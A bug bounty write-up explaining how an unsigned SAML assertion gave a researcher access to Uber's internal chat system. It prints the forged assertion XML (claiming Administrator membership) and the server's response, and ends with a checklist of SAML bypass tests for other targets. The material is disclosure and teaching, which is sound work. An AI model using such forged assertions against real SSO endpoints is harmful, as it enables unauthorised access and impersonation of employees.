Uber Bug Bounty: Gaining Access To An Internal Chat System
A vulnerable SAML implementation let the researcher view the company's internal chat system.
 Published on mishresec.wordpress.com
Uber is an american company which provides ride sharing services over the Internet worldwide.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Uber is an American company that provides ride sharing services over the Internet worldwide. This write-up covers a vulnerability in an internal Uber chat system, reachable at the subdomain uchat.uberinternal.com, which was in scope for Uber's bug bounty program. The system sits behind a OneLogin single sign-on (SSO) flow that uses SAML: visiting the chat subdomain shows a login button, and the button forwards to the SAML endpoint.
The bug allowed the author to log in to that internal chat system without possessing an Uber employee account, by sending a SAML assertion that carried no signature at all.
Setup
No special accounts or tooling were needed beyond a browser and the ability to send crafted HTTP requests. The precondition was simply that the chat subdomain was reachable and in scope. The author had already tested some Uber properties, which is why the OneLogin SSO looked familiar.
Finding it
While searching for in-scope assets, the author came across the internal subdomain:
https://uchat.uberinternal.com
It was found by querying the certificate transparency site https://crt.sh with the wildcard %.uberinternal.com, which surfaced subdomains under that domain.
Browsing the subdomain produced a page with a button prompting a login through the OneLogin SSO.

Because the author had already tested other Uber properties, the guess was that this SSO existed for Uber employees and used SAML. That guess was confirmed when the login button forwarded to:
https://uchat.uberinternal.com/login/sso/saml
The reasoning from there was straightforward: the only way to attack this implementation was to create a simple SAML assertion and send it to the same endpoint with a POST request.
Exploitation
Step 1: Send an unsigned assertion
The first test was a minimal XML document with no signature at all, to check whether the SAML implementation actually verifies the signature. It was sent as part of a POST request:
<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="[redacted]" Version="2.0" IssueInstant="2016-05-04T01:37:34Z" Destination="" InResponseTo="[redacted]">
 <samlp:Status>
 <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
 </samlp:Status>
 <saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" ID="pfxb75932c2-2e44-d18d-224b-354849a292af" IssueInstant="2016-05-04T01:37:34Z">
 <saml:Subject>
 <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
 michael@test
 </saml:NameID>
 <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
 <saml:SubjectConfirmationData NotOnOrAfter="2016-05-04T01:40:34Z" Recipient="" InResponseTo="[redacted]"/>
 </saml:SubjectConfirmation>
 </saml:Subject>
 <saml:Conditions NotBefore="2016-05-04T01:34:34Z" NotOnOrAfter="2016-05-04T01:40:34Z">
 <saml:AudienceRestriction>
 <saml:Audience>
 php-saml
 </saml:Audience>
 </saml:AudienceRestriction>
 </saml:Conditions>
 <saml:AuthnStatement AuthnInstant="2016-05-04T01:37:33Z" SessionNotOnOrAfter="2016-05-05T01:37:34Z" SessionIndex="_b340ffa0-f3c6-0133-3483-02a5406d9a2f">
 <saml:AuthnContext>
 <saml:AuthnContextClassRef>
 urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport
 </saml:AuthnContextClassRef>
 </saml:AuthnContext>
 </saml:AuthnStatement>
 <saml:AttributeStatement>
 </saml:Attribute> <saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="Email">
 <saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
 [redacted]
 </saml:AttributeValue>
 </saml:Attribute>
 <saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="memberOf">
 <saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
 Administrator
 </saml:AttributeValue>
 </saml:Attribute>
 </saml:AttributeStatement>
 </saml:Assertion>
 </samlp:Response>
The document declares a samlp:Response with a successful status, wraps a saml:Assertion, and sets a saml:Subject whose NameID is an email address, plus Conditions with an AudienceRestriction of php-saml. It also carries an AttributeStatement with an Email attribute and a memberOf attribute set to Administrator. Crucially, there is no signature element anywhere in it.
Step 2: Read the server's response
The server did not reject the assertion for lacking a signature. Instead it returned:
HTTP/1.1 302 Found

Date: Sat, 22 Apr 2017 08:33:35 GMT

Content-Type: text/plain; charset=utf-8

Content-Length: 0

Connection: keep-alive

Server: nginx/1.11.5

Set-Cookie: srv_id=; expires=Sun, 23-Apr-17 08:33:35 GMT; domain=uberinternal.com; path=/

Content-Security-Policy: frame-ancestors 'self'

Location: /error?title=uchat+%28staging%29+needs+your+help%3A&message=SAML+login+was+unsuccessful+because+one+of+the+attributes+is+incorrect.

+Please+contact+your+System+Administrator.&details=Username+attribute+is+missing&link=%2F&linkmessage=Go+back+to+uChat

X-Cluster-Id: X-Frame-Options:

SAMEORIGIN X-Request-Id: uhg97nm9k3g19reb34gm8t6wjr

X-Version-Id: 3.7.0.90.[redacted].true
The redirect to /error with details=Username+attribute+is+missing was the key signal: the application had processed the assertion's attributes and was only complaining that a username attribute was absent, rather than rejecting the missing signature.
Step 3: Add the missing attributes
The author added the username attribute to the assertion. Further errors followed, indicating that Firstname and Lastname were also missing. After adding those as well, the login succeeded, without an Uber employee account.

With a session in the chat system, the author could view and access different chat groups of Uber's employees, post to their channels, and potentially log in as each of Uber's employees to any channel, effectively bypassing the authentication scheme.
Root cause
The chat application consumed a SAML assertion without validating its signature. The author's test was designed exactly to check this: an assertion with no signature at all should have been rejected as invalid because the issuer could not be verified. Instead the application parsed the assertion, read its attributes, and only failed on missing user attributes. In other words, the trust decision that SAML is supposed to carry, that the assertion was issued by the identity provider, was never made. The application trusted whatever attributes arrived in the POST body. The report does not describe the code, so the precise reason the signature check was absent or ineffective is not stated; the observable behaviour is that unsigned assertions were processed.
Impact
An unauthenticated attacker who could reach the endpoint could log in to the internal chat system without an employee account, by supplying a self-made assertion with the attributes the application expected. From there the author could view and access employee chat groups, spam their channels, and potentially log in as each employee to any channel. The impact is bounded by the reachability of the internal subdomain and by the set of attributes the application requires; the author had to discover and supply the username, first name and last name attributes before the login completed.
Fix
Uber's security team fixed the bug quickly by adding validation of the SAML signature. That is the change the report describes: validation of the SAML signature was added.
Variants to test
- Send an assertion with no signature element at all to any SAML ACS endpoint and look for attribute-level errors rather than signature errors. A positive result is a response that complains about a missing attribute, a missing user, or a redirect into the application, rather than a rejection of the signature.
- Send an assertion signed with a key you control, or with a signature element that is present but not validated against the identity provider's certificate. A positive result is a successful login or an attribute error, which shows the signature is not being checked against the expected issuer.
- Enumerate the required attributes by iterating on the error messages, as the author did with username, first name and last name. A positive result is a sequence of errors that narrows down the attribute set until login succeeds.
- Look for internal subdomains through certificate transparency with a wildcard query such as
%.example.comoncrt.sh, then check whether each SSO-protected host accepts a POST to its SAML endpoint. A positive result is a host that processes a crafted assertion instead of rejecting it. - Test whether the
Audiencevalue is enforced by changing it to something other than the expected value. A positive result is that the assertion is still accepted, which shows the audience restriction is not validated. - Test whether
Conditionstimestamps are enforced by sending an assertion withNotOnOrAfterin the past. A positive result is that the assertion is still accepted, which shows expiry is not checked.
What happened, in plain words
Uber runs a chat system for its own staff. It lives on a website that is not meant for the public, at an address ending in uberinternal.com. To get in, an employee clicks a login button, is sent to a company-wide login service called OneLogin, proves who they are there, and is then sent back to the chat with a digital note saying "this person is who they claim to be". That note is called a SAML assertion.
The researcher Michael Reizelman found that the chat system never checked whether that note was genuine. He wrote his own note, with no signature on it at all, and the chat system believed it. After a few rounds of error messages telling him which pieces of information were missing, he was logged in, without having any Uber account. He could read employee chat groups, post in their channels, and potentially act as any employee.
He reported it, Uber fixed it by making the chat system check the signature, and he was paid a bounty of 8,500 USD in total. The report was disclosed on 13 October 2017.
Background: the words you need first
Before walking through the steps, here is the vocabulary. Each term is explained from zero, because the rest of the article depends on them.
- Subdomain: a smaller address inside a larger one. If
example.comis a building,chat.example.comis a named office inside it. Here the chat system lived atuchat.uberinternal.com, a subdomain ofuberinternal.com. - Bug bounty program: a scheme where a company publishes rules saying which of its systems you may test, and pays you if you find a real security problem. Uber runs one. The chat subdomain was inside the rules, which is why testing it was allowed.
- Single sign-on (SSO): one login that works across many separate websites. Think of a staff badge that opens the front door, the lift and the stationery cupboard: you prove who you are once, and every other system trusts that proof. Uber used a product called OneLogin for this.
- SAML: the standard way two websites exchange that proof. The login service (the identity provider) writes a small XML document, the assertion, saying "this user is X, with these attributes", signs it with a cryptographic key, and hands it to the application (the service provider). The application is supposed to check the signature before believing anything in the document. XML is just a text format made of tags in angle brackets, like
<name>value</name>. - Signature: a cryptographic stamp proving the document came from the holder of a private key and was not altered. Without checking it, the application has no reason to trust the document at all.
- Assertion: the SAML document itself. It contains a subject (who the user is), conditions (when it is valid), and attributes (extra facts such as email address or group membership).
- Attribute: a named piece of information inside the assertion, for example
Emailwith the value[redacted], ormemberOfwith the valueAdministrator. - Endpoint: a specific address on a server that accepts a particular kind of request.
https://uchat.uberinternal.com/login/sso/samlis the endpoint that receives SAML assertions. - POST request: one of the ways a browser or tool talks to a server. A GET request asks for a page; a POST request sends data to the server, here the XML document. Think of GET as reading a noticeboard and POST as putting a letter in a postbox.
- HTTP response and status code: the server's reply.
200means fine,302means "look somewhere else, here is the new address",403means forbidden. The reply also carries headers, which are labelled lines of extra information. - Cookie: a small piece of data a server asks your browser to keep and send back on every later request, so the server can remember you between page loads. A session cookie is what keeps you logged in.
- Certificate transparency (CT): a public, append-only log of every TLS certificate issued for public websites. Because certificates name the host they belong to, searching the log reveals subdomains that were never linked anywhere.
crt.shis a website that lets you search that log. - Wildcard: a pattern with a placeholder.
%.uberinternal.commeans "anything at all, followed by.uberinternal.com", so it matches every subdomain of that domain. - Authentication bypass: a whole class of bugs where you get past a login check without knowing the credentials. This report is one: the login check was there, but it could be satisfied with a forged document.
Finding the chat system
While looking for Uber-owned systems that were inside the bug bounty rules, the researcher came across this internal subdomain:
https://uchat.uberinternal.com
He did not guess it. He searched the certificate transparency site https://crt.sh using the wildcard %.uberinternal.com. The reasoning is simple: every time a company obtains a certificate for a new internal hostname, that hostname is written into a public log. Searching the log for the company's domain therefore lists hosts that are not linked from anywhere public. It is a passive step: nothing is sent to Uber's servers, only to the public log search.
Visiting the subdomain showed a page with a button inviting him to log in through the OneLogin SSO.
The screenshot shows the chat subdomain prompting a login through the OneLogin SSO.
He had already tested other Uber properties, so the OneLogin SSO looked familiar, and he guessed it was there for Uber employees and used SAML. The guess was confirmed when the button forwarded him to this endpoint:
https://uchat.uberinternal.com/login/sso/saml
That address is the tell: a URL ending in /login/sso/saml is where the application expects to receive a SAML assertion.
His plan followed from that: build a SAML assertion himself and send it to the same endpoint with a POST request, skipping OneLogin entirely. If the application checked the signature, his forged note would be rejected. If it did not, the application would believe whatever he wrote in it.
Step 1: send an assertion with no signature
The first test was deliberately minimal: a valid-looking XML document with no signature element anywhere. The question it answers is exactly one: does this application verify signatures at all? He sent it as the body of a POST request:
<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="[redacted]" Version="2.0" IssueInstant="2016-05-04T01:37:34Z" Destination="" InResponseTo="[redacted]">
 <samlp:Status>
 <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
 </samlp:Status>
 <saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" ID="pfxb75932c2-2e44-d18d-224b-354849a292af" IssueInstant="2016-05-04T01:37:34Z">
 <saml:Subject>
 <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
 michael@test
 </saml:NameID>
 <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
 <saml:SubjectConfirmationData NotOnOrAfter="2016-05-04T01:40:34Z" Recipient="" InResponseTo="[redacted]"/>
 </saml:SubjectConfirmation>
 </saml:Subject>
 <saml:Conditions NotBefore="2016-05-04T01:34:34Z" NotOnOrAfter="2016-05-04T01:40:34Z">
 <saml:AudienceRestriction>
 <saml:Audience>
 php-saml
 </saml:Audience>
 </saml:AudienceRestriction>
 </saml:Conditions>
 <saml:AuthnStatement AuthnInstant="2016-05-04T01:37:33Z" SessionNotOnOrAfter="2016-05-05T01:37:34Z" SessionIndex="_b340ffa0-f3c6-0133-3483-02a5406d9a2f">
 <saml:AuthnContext>
 <saml:AuthnContextClassRef>
 urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport
 </saml:AuthnContextClassRef>
 </saml:AuthnContext>
 </saml:AuthnStatement>
 <saml:AttributeStatement>
 </saml:Attribute> <saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="Email">
 <saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
 [redacted]
 </saml:AttributeValue>
 </saml:Attribute>
 <saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="memberOf">
 <saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
 Administrator
 </saml:AttributeValue>
 </saml:Attribute>
 </saml:AttributeStatement>
 </saml:Assertion>
</samlp:Response>
Line by line, in plain words:
<samlp:Response ...>opens the outer envelope. It is the reply that the identity provider would normally send. Thexmlnsparts declare which vocabulary the tags come from, so the parser knowssamlp:andsaml:are SAML tags.IDis a unique name for this envelope.IssueInstantis when it was created.DestinationandInResponseToare normally used to tie the reply to a specific login attempt; here they are empty or copied from a real OneLogin value.<samlp:Status>withStatusCode Value="...status:Success"says "the login at the identity provider succeeded". It is the envelope's way of saying the good news is inside.<saml:Assertion ...>opens the actual claim about the user. It has its ownIDandIssueInstant.<saml:Subject>with<saml:NameID Format="...emailAddress">michael@test</saml:NameID>says who the user is. The valuemichael@testis a made-up address, not a real Uber one. This is the heart of the forgery: the application is being told the user's identity by the attacker.<saml:SubjectConfirmation Method="...bearer">withSubjectConfirmationDatasays how the claim is carried ("bearer" means whoever holds the document may use it) and gives aNotOnOrAftertime after which it should not be accepted.<saml:Conditions NotBefore="..." NotOnOrAfter="...">gives the window in which the assertion is meant to be valid, and<saml:AudienceRestriction><saml:Audience>php-saml</saml:Audience>says which application the assertion is meant for.php-samlis the audience value the assertion declares.<saml:AuthnStatement ...>records how the user authenticated.AuthnContextClassRefwithPasswordProtectedTransportmeans "they logged in with a password over an encrypted connection". It is a claim, not a fact: nothing here proves a password was ever entered.<saml:AttributeStatement>is the list of extra facts. TheEmailattribute carries[redacted], and thememberOfattribute carriesAdministrator. In other words, the document claims the user belongs to the administrator group.- Crucially, there is no
<ds:Signature>element anywhere. A genuine assertion from OneLogin would carry one, computed with OneLogin's private key, which the application could check against OneLogin's public certificate. This document carries nothing of the sort.
The purpose of the test is not to log in yet. It is to see how the server complains. A correct implementation would reject the document because the signature is missing. An incorrect one would start reading the contents.
Step 2: read the server's reply
The server did not reject the assertion for lacking a signature. It replied:
HTTP/1.1 302 Found

Date: Sat, 22 Apr 2017 08:33:35 GMT

Content-Type: text/plain; charset=utf-8

Content-Length: 0

Connection: keep-alive

Server: nginx/1.11.5

Set-Cookie: srv_id=; expires=Sun, 23-Apr-17 08:33:35 GMT; domain=uberinternal.com; path=/

Content-Security-Policy: frame-ancestors 'self'

Location: /error?title=uchat+%28staging%29+needs+your+help%3A&message=SAML+login+was+unsuccessful+because+one+of+the+attributes+is+incorrect.

+Please+contact+your+System+Administrator.&details=Username+attribute+is+missing&link=%2F&linkmessage=Go+back+to+uChat

X-Cluster-Id: X-Frame-Options:

SAMEORIGIN X-Request-Id: uhg97nm9k3g19reb34gm8t6wjr

X-Version-Id: 3.7.0.90.[redacted].true
What each part means:
HTTP/1.1 302 Foundis the status line. 302 means "the thing you asked for is elsewhere, follow this new address". The server is not refusing the request; it is redirecting.Date,Content-Type,Content-Length,ConnectionandServerare ordinary headers describing the reply.Server: nginx/1.11.5says which web server software answered.Set-Cookie: srv_id=...asks the browser to store a cookie namedsrv_idfor the domainuberinternal.com. It is empty here and has an expiry, so it is not the login session; it is a routing cookie.Content-Security-Policy: frame-ancestors 'self'is a browser instruction saying the page may only be embedded in a frame by the same site. It is unrelated to the bug.Location:is the important line. It is where the browser is being sent. Decoded, the address is/error?title=uchat (staging) needs your help:&message=SAML login was unsuccessful because one of the attributes is incorrect. Please contact your System Administrator.&details=Username attribute is missing&link=/&linkmessage=Go back to uChat. The+signs are URL-encoded spaces and%28/%29are brackets.- The
details=Username attribute is missingpart is the key signal. The application did not say "your signature is missing" or "I cannot verify the issuer". It said the username attribute was missing. That means it had already accepted the document as trustworthy, parsed it, and started looking for the user details it needs. The signature was never checked. X-Cluster-Id,X-Frame-Options,X-Request-IdandX-Version-Idare internal bookkeeping headers.X-Version-Idshows the application version, which is useful for the vendor but not needed to exploit the bug.
This is the moment the vulnerability is confirmed. An unsigned document should have been thrown out; instead it was read.
Step 3: add the missing attributes
Since the error said the username attribute was missing, the researcher added it to the assertion. More errors followed, saying Firstname and Lastname were also missing. He added those too. With all three present, the login succeeded, without an Uber employee account.
The screenshot accompanies the successful login reached with a self-made assertion rather than a real OneLogin login.
The method here is worth spelling out, because it is the general technique: the application's error messages act as a checklist. Each error names one missing piece. You add that piece, send again, and read the next error. Repeat until there are no errors left. The application is, in effect, telling you exactly what it needs to let you in.
Once inside, he could view and access different chat groups of Uber's employees, post messages in their channels, and potentially log in as each of Uber's employees to any channel. That last point is the serious one: because the identity in the assertion is whatever the sender writes, an attacker can write someone else's identity and be treated as that person. The authentication scheme was bypassed entirely.
Why it worked
The chat application consumed a SAML assertion without validating its signature. The test was designed precisely to detect that: an assertion with no signature at all should be rejected as invalid, because there is no way to verify who issued it. Instead the application parsed the assertion, read its attributes, and only failed on missing user attributes.
In SAML, the signature is the whole point. The identity provider holds a private key; the application holds the matching public certificate. The signature proves the document came from the identity provider and was not altered on the way. Without that check, the application is trusting whatever arrives in the POST body, and anyone who can reach the endpoint can write their own identity and permissions.
The report does not describe the application's code, so the precise reason the signature check was absent or ineffective is not stated. What is observable is that unsigned assertions were processed.
Impact
An attacker who could reach the endpoint, with no account of any kind, could log in to the internal chat system by supplying a self-made assertion containing the attributes the application expected. From there the researcher could view and access employee chat groups, spam their channels, and potentially log in as each employee to any channel.
The impact is bounded by two things: whether the internal subdomain is reachable from outside, and which attributes the application requires. The researcher had to discover and supply the username, first name and last name attributes before the login completed, which is why the error messages mattered so much.
The fix
Uber's security team fixed the bug quickly by adding validation of the SAML signature. That is the change the report describes: validation of the SAML signature was added.
Timeline
| Date | Event |
|---|---|
| 22 April 2017 | Initial report via HackerOne |
| 25 April 2017 | Report needs more info |
| 25 April 2017 | Video sent |
| 29 April 2017 | Report triaged and 500 USD given |
| 1 May 2017 | Report resolved |
| 1 May 2017 | Another 8,000 USD rewarded |
The bounty totalled 8,500 USD.
Things to try on your own targets
These are the same ideas, phrased as tests you can run if you have permission to test a system. Never test a system you do not have written permission for.
- Send an assertion with no signature element at all to any SAML endpoint and look at which error comes back. A signature error is good news for the target. An attribute error, a missing-user error, or a redirect into the application is a sign the signature is not being checked.
- Send an assertion signed with a key you control, or with a signature element that is present but not checked against the identity provider's certificate. A successful login, or an attribute error, shows the signature is not being validated against the expected issuer.
- Enumerate the required attributes by iterating on the error messages, as the researcher did with username, first name and last name. A sequence of errors that narrows the attribute set until login succeeds is the positive result.
- Look for internal subdomains through certificate transparency with a wildcard query such as
%.example.comoncrt.sh, then check whether each SSO-protected host accepts a POST to its SAML endpoint. A host that processes a crafted assertion instead of rejecting it is the positive result. - Test whether the
Audiencevalue is enforced by changing it to something other than the expected value. If the assertion is still accepted, the audience restriction is not validated. - Test whether the
Conditionstimestamps are enforced by sending an assertion withNotOnOrAfterin the past. If the assertion is still accepted, expiry is not checked.
Glossary
- Assertion: the SAML document that states who a user is and what attributes they have.
- Attribute: a named fact inside an assertion, such as an email address or a group name.
- Authentication bypass: getting past a login check without valid credentials.
- Bug bounty program: a company scheme that pays researchers for finding and reporting security bugs in systems it has authorised them to test.
- Certificate transparency: a public log of issued TLS certificates, searchable to discover hostnames.
- Cookie: a small value a server asks a browser to store and send back on later requests, used to remember state such as a login.
- crt.sh: a website for searching the certificate transparency logs.
- HTTP status code: the number in a server's reply saying what happened, for example 200 for success and 302 for a redirect.
- Identity provider: the service that authenticates the user and issues the SAML assertion, here OneLogin.
- POST request: an HTTP request that sends data to the server in its body.
- SAML: a standard for exchanging authentication and authorisation data between an identity provider and an application, using signed XML documents.
- Service provider: the application that receives and trusts the SAML assertion, here the chat system.
- Signature: a cryptographic stamp proving a document came from the holder of a private key and was not altered.
- Single sign-on (SSO): one login that grants access to many separate applications.
- Subdomain: a hostname inside a larger domain, such as
uchat.uberinternal.cominsideuberinternal.com. - Wildcard: a search or matching pattern with a placeholder, such as
%.uberinternal.com, which matches every subdomain. - XML: a text format made of nested tags in angle brackets, used to structure data such as SAML assertions.




